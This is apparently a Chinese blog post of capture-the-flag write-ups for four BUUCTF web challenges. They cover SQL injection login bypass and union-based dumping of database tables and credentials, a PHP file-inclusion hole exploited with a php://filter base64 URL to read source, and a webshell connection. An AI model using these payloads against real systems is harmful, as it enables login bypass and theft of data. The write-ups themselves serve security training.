BUUCTF web部分题（二）

原创

yqdidy 于 2021-04-01 20:53:02 发布 522 收藏

文章标签： 信息安全

本文链接：https://blog.csdn.net/yqdid/article/details/106045036

目录

[极客大挑战 2019]EasySQL

这是一道sq 注入题 ， 有用户登录界面，根据之前做sqli_labs的经验，先尝试admin账户。

嗯…不出意料

然后我在用户名输入框内尝试sq注入：admin’ or 1=1#
页面无回显，但是没有报错
接着 我试了试order by 语句
发现有报错：


仔细一看，发现 报错语句中有“and password=‘admin’ at line 1”;
（直觉）然后我在密码一栏进行注入：`admin' or 1=1 #`

由于是恒真语句，所以成功绕过，直接拿到了flag：

[极客大挑战 2019]LoveSQL


又是一道SQL注入题

1、首先判断注入类型，当我用恒真语句`1' or 1=1 #`测试时，发现可以绕过直接登录，并且得到了用户名和密码




2、经测试注入类型为单引号字符型注入，使用order by语句 查询字段数

`1' order by 4#`



3、使用union 联合查询查看回显点位,可知回显点位为2,3。


`1' union select 1,2,3#`



4、查询当前数据库名`1' union select 1,2,database()#`

得到数据库名为“geek”

5、查询表名：`1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#`




得到两个表名:**geekuser** 和 **l0ve1ysq1**

6、挨着来爆字段名 先试试l0ve1ysq1表：`1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'#`

得到 id username password


7、爆具体数据 `1' union select 1,2,group_concat(concat_ws("~",username,password)) from geek.l0ve1ysq1#`



发现了flag 但是不好复制，于是查看源码 得到flag：

```
r, flag~flag{6730137e-9a93-4662-9d7c-ef3fca432a6b}' </p>
```

[极客大挑战 2019]Secret File




1、直接先查看源码，发现了可用信息

```
        <title>绝密档案</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">
        我把他们都放在这里了，去看看吧      <br>
        </h1><br><br><br><br><br><br>
        <a id="master" href="./action.php" style="background-color:red;height:50px;width:200px;color:#FFFFFF;left:44
            <font size=6>SECRET</font>
        </a>
    <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;co
    </body>

</html>
```


2、想直接进入action.php ，但是页面直接跳转了end.php 页面action.php 看不到，这里面肯定有东西

3、于是想到启动burpsuite 抓包，看到了action.php页面的内容




出现了提示 **secr3t.php**

4、进入secr3t.php查看

35cdb060-fb2d-40c7-a266-fc8b26181a76.node3.buuoj.cn/secr3t.php

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


根据注释 直接进入flag.php ，但是却看不到 ，查看源码也没有flag



根据提示flag确实是在这里，但是前端却看不到，猜测flag是写在了后端php代码里面

5、重新返回secr3t.php再看，发现这里有一个文件包含漏洞，传入的file经过了一些过滤，但是没有过滤filter
看到其他博主都用到了php://filter 来获取文件
那首先去了解一下 php://filter文件包含漏洞相关知识

> **php://filter**是一种元封装器， 设计用于数据流打开时的筛选过滤应用。
> 对于那些一体式的文件函数有用,比如readfile,file().CTF中很常见的就是file_get_contents(),file_put_contents(),include()
> 例如：
> 网址+/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
> 首先这是一个file关键字的get参数传递，
> php://是一种协议名称，php://filter/是一种访问本地文件的协议，
> /read=convert.base64-encode/表示读取的方式是base64编码后，
> resource=index.php表示目标文件为index.php。

参数:

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<； 两个链的筛选列表>	任何没有以 *read=* 或 *write=* 作前缀 的筛选器列表会视情况应用于读或写链。

构造URL：*/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php*

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgIC

这里的flag.php 用了base64加密 ，于是复制到在线解密工具（比如站长工具）里去解密就可以拿到flag


```
    <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
      <?php
        echo "我就在这里";
        $flag = 'flag{6e3807c2-af37-4a83-be73-b9ac0e0aee76}';
        $secret = 'jiAng_Luyuan_w4nts_a_g1rlfri3nd'
      ?>
    </p>
  </body>

</html>
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5IHN0eWxlPSJiYWNrZ3JvdW5kLWNvbG9yOmJsYWNrOyI+PGJyPjxicj48YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxIHN0eWxlPSJmb250LWZhbWlseTp2ZXJkYW5hO2NvbG9yOnJlZDt0ZXh0LWFsaWduOmNlbnRlcjsiPuWViuWTiO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9ImZvbnQtZmFtaWx5OmFyaWFsO2NvbG9yOnJlZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWduOmNlbnRlcjsiPgogICAgICAgICAgICA8P3BocAogICAgICAgICAgICAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMIjsKICAgICAgICAgICAgICAgICRmbGFnID0gJ2ZsYWd7NmUzODA3YzItYWYzNy00YTgzLWJlNzMtYjlhYzBlMGFlZTc2fSc7CiAg


☐ 多行 Base64加密 Base64解密 清空结果

反馈 顶部


[极客大挑战 2019]Knife



如题 还真是白给的shell 简单
连接菜刀 直接获取shell



